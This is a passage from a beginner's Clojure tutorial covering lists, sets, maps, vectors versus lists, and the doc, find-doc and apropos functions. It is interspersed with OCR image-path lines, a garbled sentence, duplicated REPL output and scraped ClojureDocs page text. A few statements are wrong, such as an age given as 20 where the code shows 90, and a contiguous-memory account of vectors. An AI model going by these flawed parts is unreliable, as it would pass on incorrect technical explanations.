- How to get the total number of elements in a vector?
- What will happen if I give `(friends 42)`?

4.2. Lists

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/

> master/list.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Lists are just like vectors, now all you need to remember is a vector is set of things wrapped between square brackets `[` and `]`, a list is wrapped between round brackets `(` and `)`. In fact entire Clojure program is a list. Remember how we calculate $3+5$ in Clojure, it's like this `(+ 3 5)`, it's wrapped in round braces, and hence it's a list.

Entire Clojure code is nothing but a list. It has an open braces `(`, and a function to call. To add we use the `` ` function, and so we have `( ``, this is followed by arguments that are passed to the function, so to add 3 with 5, we pass the arguments to function like this `(+ 3 5`, then this is followed by closing round braces `(+ 3 5)`, thus completing the list, which could be executed by the Clojure interpreter.

Take a look at the example below:

```
'(1 2 3 4)
```

Output

```
(1 2 3 4)
```

In the example above, we build a list of 4 numbers. But notice that we don't start with a `(`, but we start with an apostrophe followed by bracket like this `'(`. This is to tell Clojure that not to execute the content in the bracket.

When you try it without an apostrophe, Clojure thinks `1` is a function and `2 3 4` are the arguments passed to it, and it tries to execute it and fails as shown below:

```
(1 2 3 4)
```

Output

```
; Execution error (ClassCastException) at lawyer/eval2148 (REPL:79).
; class java.lang.Long cannot be cast to class clojure.lang.IFn (java.lang.Long is in
module java.base of loader 'bootstrap'; clojure.lang.IFn is in unnamed module of
loader 'bootstrap')
```

So the apostrophe before the round brackets is to tell the Clojure not to execute `'(1 2 3 4)`, but just treat it as a list.

You can also create a list using the `list` method as shown below:

```
(list 1 2 3)
```

Output

```
(1 2 3)
```

Above we pass `1`, `2`, and `3` to the `list` method, and we get a list returned.

In the code below, I am creating a list of four strings and assigning it to a variable `friends-list`:

```
(def friends-list
    '("Ram" "Bashir" "Antony" "Buddha"))
```

Output

```
#'user/friends-list
```

Note how I am using the apostrophe in `'("Ram" "Bashir" "Antony" "Buddha")`, to tell the Clojure interpreter, not to execute the list.

Now let's see how many elements are there in `friends-list`. For that we use `count` as shown below and pass `friends-list` to it.

```
(count friends-list)
```

Output

```
4
```

So `count` say there are four elements in `friends-list`.

Let's get the first element in `friends-list`, for that we use function called `first` as shown below:

```
(first friends-list)
```

Output

```
"Ram"
```

Now let's get all elements except the first element in `friends-list`. For that we use the function `rest` as shown below:

```
(rest friends-list)
```

Output

```
("Bashir" "Antony" "Buddha")
```

Now let's get the fourth element in `friends-list`. For that we use the function `nth`, which takes list as the first argument and the index to be fetched as the second argument.

```
(nth friends-list 3)
```

Output

```
"Buddha"
```

Note that list indexing starts from zero. That is the first element is indexed 0, second is 1 and so on.

In the example below, Let's try to get the fourth element in `friends-list` by passing number 3 to it:

```
(friends-list 3)
```

Output

```
Execution error (ClassCastException) at user/eval5554 (REPL:1).
clojure.lang.PersistentList cannot be cast to clojure.lang.IFn


       core.clj:  3214 clojure.core$eval/invokeStatic

       core.clj:  3210 clojure.core$eval/invoke

       main.clj:   437 clojure.main$repl$read_eval_print__9086$fn__9089/invoke

       main.clj:   458 clojure.main$repl$fn__9095/invoke

       main.clj:   368 clojure.main$repl/doInvoke

    RestFn.java:  1523 clojure.lang.RestFn/invoke

       AFn.java:    22 clojure.lang.AFn/run

       AFn.java:    22 clojure.lang.AFn/run

    Thread.java:   745 java.lang.Thread/run
```

and, it fails.

Now, let's add an element to the list. For that we use method called `conj`, to `conj`, we will pass the list to which the element should be appended, followed by the element which needs to appended to the list as shown below:

```
(conj friends-list "Periyaar")
```

Output

```
("Periyaar" "Ram" "Bashir" "Antony" "Buddha")
```

4.3. Sets

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/sets.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Set is a collection of unique items. Imagine a list or a vector where no two item repeats, that's a set. In Clojure you can create a set as shown:

```
#{1 2 3 4}
```

Output

```
#{1 4 3 2}
```

A set starts with a hash and curly braces `{ followed by set items{1 2 3 4`, then it closes with a curly brace `#{1 2 3 4}`.

Below we query the type of set:

```
(type #{1 2 3 4})
```

Output

```
clojure.lang.PersistentHashSet
```

It returns something `clojure.lang.PersistentHashSet` that might be confusing to the beginner. Instead, one can use the `set?` function to check if something is a set or not as shown below:

```
(set? #{1 2 3 4})
```

Output

```
true
```

Since `#{1 2 3 4}` is a set, it returns true.

A set can have only unique elements. So if we try to create a set with non-unique elements, it will throw an error as shown:

```
#{1 2 3 4 4}
```

Output

```
Syntax error reading source at (REPL:1:13).
Duplicate key: 4


    PersistentHashSet.java:    68 clojure.lang.PersistentHashSet/createWithCheck

           LispReader.java:  1366 clojure.lang.LispReader$SetReader/invoke

           LispReader.java:   853 clojure.lang.LispReader$DispatchReader/invoke

           LispReader.java:   285 clojure.lang.LispReader/read

                  core.clj:  3768 clojure.core$read/invokeStatic

                  core.clj:  3741 clojure.core$read/invoke

                  main.clj:   433
clojure.main$repl$read_eval_print__9086$fn__9087/invoke

                  main.clj:   432 clojure.main$repl$read_eval_print__9086/invoke

                  main.clj:   458 clojure.main$repl$fn__9095/invoke

                  main.clj:   368 clojure.main$repl/doInvoke

               RestFn.java:  1523 clojure.lang.RestFn/invoke

                  AFn.java:    22 clojure.lang.AFn/run

                  AFn.java:    22 clojure.lang.AFn/run

               Thread.java:   745 java.lang.Thread/run
```

Once again we create a set of unique fruit names:

```
#{"Apple" "Orange" "Mango" "Banana"}
```

Output

```
#{"Mango" "Orange" "Apple" "Banana"}
```

Now when we try to create a similar set with a duplicate element "Apple" it throws an error as shown below:

```
#{"Apple" "Orange" "Mango" "Banana" "Apple"}
```

Output

```
Syntax error reading source at (REPL:1:45).
Duplicate key: Apple


    PersistentHashSet.java:    68 clojure.lang.PersistentHashSet/createWithCheck

           LispReader.java:  1366 clojure.lang.LispReader$SetReader/invoke

           LispReader.java:   853 clojure.lang.LispReader$DispatchReader/invoke

           LispReader.java:   285 clojure.lang.LispReader/read

                  core.clj:  3768 clojure.core$read/invokeStatic

                  core.clj:  3741 clojure.core$read/invoke

                  main.clj:   433
clojure.main$repl$read_eval_print__9086$fn__9087/invoke

                  main.clj:   432 clojure.main$repl$read_eval_print__9086/invoke

                  main.clj:   458 clojure.main$repl$fn__9095/invoke

                  main.clj:   368 clojure.main$repl/doInvoke

               RestFn.java:  1523 clojure.lang.RestFn/invoke

                  AFn.java:    22 clojure.lang.AFn/run

                  AFn.java:    22 clojure.lang.AFn/run

               Thread.java:   745 java.lang.Thread/run
```

Let’s create a set of fruit names and assign it to a variable named `fruits` ash shown below:

```
(def fruits #{"Apple" "Orange" "Mango" "Banana"})
```

Output

```
#'user/fruits
```

Now we can check if `fruits` contains "Banana" as shown below:

```
(contains? fruits "Banana")
```

Output

```
true
```

It returns `true` since `fruits` does contain `"Banana"`.

Now let’s check if `fruits` contains "Jack Fruit":

```
(contains? fruits "Jack Fruit")
```

Output

```
false
```

It returns `false`, as "Jack Fruit" is not part of `fruits`.

You can also check if a set contains an element as shown below:

```
(fruits "Banana")
```

Output

```
"Banana"
```

In the code above we pass `"Banana"` to `fruits` and it returns `"Banana"` since `"Banana"` is in fruits.

When we pass `"Jack Fruit"` to `fruits`, it returns a `nil` or nothing since `"Jack Fruit"` is not in fruits:

```
(fruits "Jack Fruit")
```

Output

```
nil
```

Food for thought, if `(fruits "Banana")` works, then don't you think Clojure has created a function called `fruits` without you realizing it?

Now let's see if `fruits` contains `"Banana"` by passing `fruits` to `"Banana"` as shown below:

```
("Banana" fruits)
```

Output

```
Execution error (ClassCastException) at user/eval5624 (REPL:1).
java.lang.String cannot be cast to clojure.lang.IFn


       core.clj:  3214 clojure.core$eval/invokeStatic

       core.clj:  3210 clojure.core$eval/invoke

       main.clj:   437 clojure.main$repl$read_eval_print__9086$fn__9089/invoke

       main.clj:   458 clojure.main$repl$fn__9095/invoke

       main.clj:   368 clojure.main$repl/doInvoke

    RestFn.java:  1523 clojure.lang.RestFn/invoke

       AFn.java:    22 clojure.lang.AFn/run

       AFn.java:    22 clojure.lang.AFn/run

    Thread.java:   745 java.lang.Thread/run
```

It fails.

There is a thing called keywords in Clojure. Their syntax is colon followed by some stuff `:<some-stuff>`, say if we want a set of programming languages, we can define it as shown below:

```
(def programming-languages #{:ruby :python :clojure})
```

Output

```
#'user/programming-languages
```

Here every element in `programming-languages` is a keyword.

Now let's check if `programming-languages` contains `:ruby`

```
(contains? programming-languages :ruby)
```

Output

```
true
```

It does.

Now let's check if it contains `:java`:

```
(contains? programming-languages :java)
```

Output

```
false
```

It does not.

You can also see if an element exists in `programming-languages` by passing that element to it:

```
(programming-languages :ruby)
```

Output

```
:ruby
```

Since `:ruby` is in `programming-languages`, it gets returned.

`:ruby` is a keyword, so it has some special properties compared to string. If you remember checking if `"Banana"` exists in `fruits` using the code `("Banana" fruits)` fails, but checking if `:ruby` exists in `programming-languages` will work as shown below:

```
(:ruby programming-languages)
```

Output

```
:ruby
```

We can add an element to a set using the function `conj`, followed by the set `programming-languages` in this case and let’s add `:perl` to it:

```
(conj programming-languages :perl)
```

Output

```
#{:clojure :python :perl :ruby}
```

We can remove an element from a set using the function `disj`, followed by the set `programming-languages` in this case and let’s remove `:perl`:

```
(disj programming-languages :perl)
```

Output

```
#{:clojure :python :ruby}
```

So that’s it about set’s for now.

4.4. Maps

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/maps.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Lists and vectors can be accessed with numeric index, say in the below code:

```
(def nums ["zero" "one" "two" "three" "four" "five" "six"])

(nth nums 5)
```

Output

```
"five"
```

We get `"five"` as output. But what if we want something user-friendly words as index for our data collection? Enter the world of maps.

Look at the code below, type it and execute it:

```
{ "name" "Bashir" "age" 12 }
```

Output

```
{"name" "Bashir", "age" 12}
```

In the above code we create a map, its first element has key "name" and value "Bashir", the second element has key "age" and value 12.

Rather than using curly brackets, we can create a map by passing keys and values to a function called hash map as shown below:

```
(hash-map "name" "Bashir"
          "age" 20)
```

Output

```
{"age" 20, "name" "Bashir"}
```

The function `hash-map` receives keys as odd arguments and values as even arguments. So in the code above `"name"` is mapped to `"Bashir"` and key `"age"` is mapped to value 20.

Now let's create a map and assign it to a variable `friend`:

```
(def friend { "name" "Bashir" "age" 12 })
```

Output

```
#'user/friend
```

Now we get `"name"` of `friend` using the `get` method to which we first pass the map and the second argument is the key to be fetched.

```
(get friend "name")
```

Output

```
"Bashir"
```

So the code above looks for key `"name"` in `friend`, its corresponding value is `"Bashir"` which gets returned out.

There is also a shortcut to get value from a map, just treat map as a function and pass key to it as a shown below:

```
(friend "name")
```

Output

```
"Bashir"
```

So the example above we have map `friend`, and to it, we are passing the key `"name"`, and it returns the mapped value `"Bashir"`.

Now the type of `"name"` is string as you can see below:

```
(type "name")
```

Output

```
java.lang.String
```

There is another thing called keyword, that is preceded by a colon `:` followed by the name of the keyword. So as you see below `:name` is a keyword:

```
(type :name)
```

Output

```
clojure.lang.Keyword
```

Now rather using strings as key's, let's create a map with keywords as keys as shown:

```
(def wise-friend {:name "Periyaar"
                  :age 90})
```

Output

```
#'user/wise-friend
```

In the code above, we create a map with key `:name`, which is mapped to "Periyaar"; and key `:age` is mapped to 20. We assign it to `wise-friend`.

Now we can get the `:name` of `wise-friend` as shown:

```
(wise-friend :name)
```

Output

```
"Periyaar"
```

We can get `:age` of `wise-friend` as shown below:

```
(get wise-friend :age)
```

Output

```
90
```

In the above example e use `get` function, to it the map is passed as the first argument, and key is passed as the second argument.

In the below example, we extract name of `wise-friend` using `(wise-friend :name)` and pass it to `print`, we also pass a second argument `"is very wise."` to `print`:

```
(print (wise-friend :name)
       "is very wise.")
```

Output

```
Periyaar is very wise.nil
```

We get `Periyaar is very wise.nil` printed out. Replace `print` with `println` in the example above. What do you observe?

Since we use keywords as keys in `wise-friend`, getting value of a key is possible as shown:

```
(:name wise-friend)
```

Output

```
"Periyaar"
```

In the above code we treat `:name` as a function, and we pass the map `wise-friend` to it, and it fetches the value.

Now let's add a new key and value to `wise-friend`:

```clojure
(assoc wise-friend :belief "Rationalism")
```

Output

```
{:name "Periyaar", :age 90, :belief "Rationalism"}
```

In the code above we have the `assoc` function, which we can call associate. To it we pass the map `wise-friend`, then we pass the key `:belief` and value `"Rationalism"` to it. In Clojure, things are immutable. The above operation returned a new map `{:name "Periyaar", :age 90, :belief "Rationalism"}`, and since we did not define it to any variable it's just lost. One might not think `wise-friend` got a new key and value. In fact if you query `wise-friend` for `:belief`, it would say nothing is there:

```clojure
(wise-friend :belief)
```

Output

```
nil
```

All old values of `wise-friend` are still intact, let's query its age:

```clojure
(wise-friend :age)
```

Output

```
90
```

Now let's remove a key, value pair from wise friend as shown:

```clojure
(dissoc wise-friend :age)
```

Output

```
{:name "Periyaar"}
```

In the code above we remove `:age` from `wise-friend` and we get an output map containing only the `:name`. Once again you must not think Clojure changed `wise-friend`. `dissoc` (or disassociate) took `wise-friend` as first argument, and key to be removed as second, and it created a new map without the passed key and returned it. In Clojure things don't mutate.

If we query the keys of `wise-friend` we still get `:name` and `:age` as shown:

```
(keys wise-friend)
```

Output

```
(:name :age)
```

To get values stored in amp, pass it to `vals` function as shown:

```
(vals wise-friend)
```

Output

```
("Periyaar" 90)
```

`wise-friend` has key `:name` which is of type keyword, "name" is of type string. So you can have a array with keyword and string spelled the same. As you see below:

```
(assoc wise-friend "name" "Ramasamy")
```

Output


```
{:name "Periyaar", :age 90, "name" "Ramasamy"}
```

By adding `"name"` as key and associating a value "Ramasamy" to it, we are creating a map with keys `:name` and `"name"`. though such kind of tricks are possible, it's highly discouraged for the sake of clarity in code.

4.5. Difference Between Vectors and Lists

If you had seen past few sections, you would have noticed vector is created by putting things between square brackets, and we can create a list by putting things between `'(` and `)`. Apart from that all operations are the same. So what's the real difference?

Imagine vector is a rack. Each compartment of the rack is named 0, 1, 2 and so on till n.



You can put anything in the compartment that's after the last filled one. See the example below:


```
(def numbers ["zero" "one" "two" "three" "four"])
(conj numbers "five")
```

Output


```
["zero" "one" "two" "three" "four" "five"]
```

In the above code, we add `"five"` to `numbers` and Clojure adds it to the last. A vector is a huge rack of contiguous spaces. Clojure can easily access any of the rack very easily because it's stored in a compact form in the memory. So even if you have a million element vector accessing the 7,546>th is fast in Clojure. Like every thing this comes with a catch. Say you have a million element vector, and you want to add another element, if the adjacent space in memory is not available and is occupied by some other thing, Clojure should do the huge work finding continuous free space, then it must move all elements to it and add the new value at the end. This process of moving around data is very costly.

So if speed of random access with index is not important, and you need only sequential access, and if you want to add a lot of values to your collection, and you have large list to be stored, consider list.



An element in a list has two parts. One is the value, and another one is a pointer to the next element. So elements of a list can be anywhere in your computer memory as shown below.



Adding a new element means it will have the value you push to it, and its pointer will point to current first element. So now the new value is the first element of the list. The drawback is, if you want to access the nth element of a list, then Clojure needs to traverse through n - 1 elements to get to it. The positive is adding element is very easy.

[1] https://en.wikipedia.org/wiki/Random-access_memory

[2] https://en.wikipedia.org/wiki/Immutable_object

Chapter 5. Reading Clojure Documentation

The fact that you are reading this book is because, this book documents something about Clojure. In programming, documentation is very important, almost all programming languages have a way of documenting and a way of accessing it. Clojure is no different. In this section we will see how to access Clojure’s documentation.

5.1. doc

Clojure has a function named `doc`, to it, you pass any valid function name. Below we pass `+` to `doc` and its documentation gets printed:

```
(doc +)
```

Output

```
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
nil
```

From the above documentation I know `+` can receive no argument and might return a zero:

```
(+)
```

Output

```
0
```

Which seems to be true as shown above. I also infer `+` receives a single argument and returns the number:

```
(+ 42)
```

Output

```
42
```

Which also seems to be true. Then I infer `+` receives a two or more arguments and returns its sum, which also is verified in the code below:

```
(+ 40 2)
```

Output

```
42
```

```
(+ 10 30 2)
```

Output

```
42
```

5.2. find-doc

If you want to search the entire Clojure documentation text, you can use the `find-doc` method as shown below:

```
(find-doc "sum of nums")
```

Output

```
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
-------------------------
clojure.core/+'
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+') returns 0. Supports arbitrary precision.
  See also: +
nil
clj꞉user꞉>
-------------------------
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
-------------------------
clojure.core/+'
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+') returns 0. Supports arbitrary precision.
  See also: +
```

Above I have found functions whose documentation contains the string "sum of nums".

5.3. apropos

If you want to search for functions whose name contain certain piece of string, use the `apropos` function as shown below:

```
(apropos "replace")
```

Output

```
(clojure.core/replace clojure.string/re-quote-replacement clojure.string/replace
clojure.string/replace-first clojure.walk/postwalk-replace clojure.walk/prewalk-
replace clojure.zip/replace)
```

Above, I have used the `apropos` function to find all functions whose name contains the string `"replace"`. Now below I check the documentation of the function `replace` to reveal what it does:


```
(doc replace)
```

Output

```
-------------------------
clojure.core/replace
([smap] [smap coll])
  Given a map of replacement pairs and a vector/collection, returns a
  vector/seq with any elements = a key in smap replaced with the
  corresponding val in smap.  Returns a transducer when no collection
  is provided.
nil
```

5.4. Clojure docs online

If one is not comfortable to use Clojure REPL to access documentation, one may use Clojure's online documentation which is available on https://clojuredocs.org/



ClojureDocs is a community-powered documentation and examples repository for the Clojure programming language.

TOP CONTRIBUTORS

RECENTLY UPDATED

fsrc authored a note for clojure.core/constantly 5 hours ago.

djblue authored an example for clojure.pprint/pprint 3 days ago.

wactbprot added a see-also from clojure.core/remove-watch to clojure.core/agent 12 days ago.

Obscerno authored an example for clojure.core/try 13 days ago.

djblue added a see-also from clojure.java.shell/sh to clojure.core/shutdown-agents 15 days ago.

djblue authored an example for clojure.core/add-tap 15 days ago.

ON CLOJURE

Clojure is a concise, powerful, and performant general-purpose programming language that runs on the JVM, CLR, Node.js, and modern mobile and desktop web browsers.


New to Clojure and not sure where to start? Here are a few good resources to get you off on the right foot:

- Rich Hickey's Greatest Hits (videos)
- Clojure for the Brave and True
- Clojure from the Ground Up
- 4Clojure (learn Clojure interactively)
- ClojureScript Koans
- Run Clojure code live in your browser

There's no denying that Clojure is just so *different* from

```
;; Let's define some data using list / map
;; literals:

(def scenes [{:subject  "Frankie"
              :action   "say"
              :object   "relax"}

             {:subject  "Lucy"
              :action   "❤s"
              :object   "Clojure"}

             {:subject  "Rich"
              :action   "tries"
              :object   "a new conditioner"}])

;; Define a function
(defn people-in-scenes [scenes]
  (->> scenes
       (map :subject)
       (interpose ", ")
```

If you see the image below, I have searched for reduce, and it shows all functions who names have the word reduce in them.


ClojureDocs   1.10.1   Core Library   Quick Ref   Log In   Star 940

ClojureDocs is a community-powered documentation and examples repository for the Clojure programming language.

reduce

reduce (clojure.core) — FUNCTION / 22 EX
f should be a function of 2 arguments. If val is not supplied, returns the result of applying f...
see also: clojure.core/reductions clojure.core/apply clojure.core/frequencies clojure.core/reduced clojure.core/reduced? + 3 more

reduced (clojure.core) — FUNCTION / 3 EX
Wraps x in a way such that a reduce will terminate with the value x
see also: clojure.core/reduce clojure.core/reduced? clojure.core/unreduced clojure.core/ensure-reduced

reduce (clojure.core.async) — FUNCTION / 3 EX
f should be a function of 2 arguments. Returns a channel containing the single result of applyi...
see also: clojure.core.async/merge clojure.core.async/map clojure.core.async/into

reducer (clojure.core.reducers) — FUNCTION / 0 EX
Given a reducible collection, and a transformation function xf, returns a reducible collection,...

reduce (clojure.core.reducers) — FUNCTION / 0 EX
Like core/reduce except: When init is not provided, (f) is used. Maps are reduced with ...

